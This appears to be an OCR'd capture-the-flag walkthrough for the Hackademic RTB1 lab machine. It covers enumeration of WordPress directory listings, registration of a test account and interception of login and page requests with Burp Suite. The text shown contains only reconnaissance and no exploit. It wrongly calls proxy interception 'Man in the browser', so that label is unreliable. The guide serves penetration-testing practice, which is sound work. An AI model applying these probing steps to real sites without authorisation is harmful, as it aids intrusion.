
Hackademic_RTB1/wp-content



Index of /Hackademic_RTB1/wp-content

```
Name                 Last modified      Size  Description
Parent Directory                          -
plugins/             07-Jan-2011 12:10    -
themes/              07-Jan-2011 12:10    -

Apache/2.2.15 (Fedora) Server at 192.168.152.132 Port 80
```

Hackademic_RTB1/wp-content/plugins




Index of /Hackademic_RTB1/wp-content/plugins

```
Name                 Last modified      Size  Description
Parent Directory                          -
hello.php            07-Jan-2011 12:10  2.0K
markdown.php         07-Jan-2011 12:10   34K
textile1.php         07-Jan-2011 12:10   11K

Apache/2.2.15 (Fedora) Server at 192.168.152.132 Port 80
```

In this URL there are files saved with PHP language, it is likely that the server can execute them so we will save this URL.

Hackademic_RTB1/wp-content/themes




Index of /Hackademic_RTB1/wp-content/themes

Name	Last modified	Size	Description
Parent Directory		-	
classic/	07-Jan-2011 12:10	-	
default/	07-Jan-2011 12:10	-	
starburst/	07-Jan-2011 12:10	-	


Apache/2.2.15 (Fedora) Server at 192.168.152.132 Port 80

Hackademic_RTB1/wp-content/themes/classic default y starburst



```
<html>
  <head></head>
  <body></body>
</html>
```


Hackademic_RTB1/wp-images y smilies



Index of /Hackademic_RTB1/wp-images

Name	Last modified	Size	Description
Parent Directory		-	
fade-butt.png	07-Jan-2011 12:10	785	
get-firefox.png	07-Jan-2011 12:10	1.7K	
header-shadow.png	07-Jan-2011 12:10	1.3K	
smilies/	07-Jan-2011 12:10	-	
wp-small.png	07-Jan-2011 12:10	1.4K	
wpminilogo.png	07-Jan-2011 12:10	1.0K	

Apache/2.2.15 (Fedora) Server at 192.168.152.132 Port 80




Index of /Hackademic_RTB1/wp-images/smilies

Name	Last modified	Size	Description
Parent Directory		-	
icon_arrow.gif	07-Jan-2011 12:10	170	
icon_biggrin.gif	07-Jan-2011 12:10	172	
icon_confused.gif	07-Jan-2011 12:10	171	
icon_cool.gif	07-Jan-2011 12:10	172	

On these pages there are only images and “. gifs” do not seem to be important.

Hackademic_RTB1/wp-includes




Index of /Hackademic_RTB1/wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
class-IXR.php	07-Jan-2011 12:10	27K	
class-pop3.php	07-Jan-2011 12:10	21K	
class-snoopy.php	07-Jan-2011 12:10	27K	
classes.php	07-Jan-2011 12:10	36K	
comment-functions.php	07-Jan-2011 12:10	21K	
default-filters.php	07-Jan-2011 12:10	3.0K	

Because we are accessing a WordPress page it is logical that we find this page, this page is the one that allows the WordPress page to function normally.

Hackademic_RTB1/xmlrpc.php




XML-RPC server accepts POST requests only.

It does not seem to be an important page, although it is not bad to know that the server only accepts POST requests.

Creating an unprivileged account

- We now know that there is a login panel where administrators and standard accounts log in at the same place. We will create an unprivileged account to see what information appears.
- We will access the URL of the login panel "wp-login" and click on register; it will ask us for a username and an email. In this guide we will use a temporary email so we don't have to create one, the name of the website is TempMail.

Registro de un usuario nuevo



WordPress

Register for this blog

Username: nicolas

E-mail: casiwa5485@mustbeit.com


A password will be emailed to you.



casiwa5485@mustbeit.com

NOTE: The password appears in the TempMail inbox.

Interior of unprivilege account


Hackademic.RTB1 (View site »)

Dashboard Users Logout (nicolas1)

Your Profile

Profile


Username:	nicolas1
Level:	0
Posts:	0
First name:	
Last name:	
Nickname:	nicolas1
How to display name:	nicolas1
E-mail:	casiwa5485@mustbeit.com
Website:	
ICQ:	
AIM:	
MSN IM:	
Yahoo IM:	
Profile:	
New Password (Leave blank to stay the same.)	

Due to the lack of information, other methods to breach the system will have to be tried.

Man in the browser

- One of the best known and most effective techniques is "Man in the browser", this technique allows us to "spy" on what is inside the HTTP packets sent to a server. In our case we will analyze all those important pages to see what is inside.
- In order to perform this technique, the well-known program BurpSuite, will be used.

Main page (Hackademic_RTB1)



Hackademic.RTB1

The First Realistic Hackademic Challenge (root this box).

Got root?!

Friday, January 7, 2011 | 4:08 am


This is the first **Realistic Hackademic Challenge** (*root this box*).
Have you got the skills to exploit this box and to take root?

Goal:
Gain access to the (*HackademicRTB1*) box and read the "**Key.txt**" file in the root directory.

—NickJames | no comments
(posted in Uncategorized

On this page there are 4 redirects, so we will analyse one by one. We would also be interested to know if what is sent on the login page in case there is any vulnerability.


Log-in panel




Once the 2 most interesting web pages to do "Man in the browser" have been detected, we will proceed to intercept their packets.

In the case of this guide, a browser extension named FoxyProxy will be used, This extension allows you to speed up the process of enabling and disabling Burp Suite listening. You will have to create a profile in this extension with the IP: Localhost and the port on which Burp Suite is deployed, the default one is: 8080.

Got Root? packet (Main page)






```
GET /Hackademic_RTB1/?p=9 HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.152.132/Hackademic_RTB1/
Upgrade-Insecure-Requests: 1
```

Head packet (Main page)


```
GET /Hackademic_RTB1/ HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.152.132/Hackademic_RTB1/
Connection: close
Upgrade-Insecure-Requests: 1
```

no comments packet (Main page)




```
GET /Hackademic_RTB1/?p=9 HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.152.132/Hackademic_RTB1/
Upgrade-Insecure-Requests: 1
```


Uncategorized packet (Main page)



```
GET /Hackademic_RTB1/?cat=1 HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.152.132/Hackademic_RTB1/?p=9
Upgrade-Insecure-Requests: 1
```

Log-in panel





```
POST /Hackademic_RTB1/wp-login.php HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://192.168.152.132
Connection: close
Referer: http://192.168.152.132/Hackademic_RTB1/wp-login.php
Upgrade-Insecure-Requests: 1

log=a&pwd=a&submit=Login+%C2%BB&redirect_to=wp-admin%2F
```

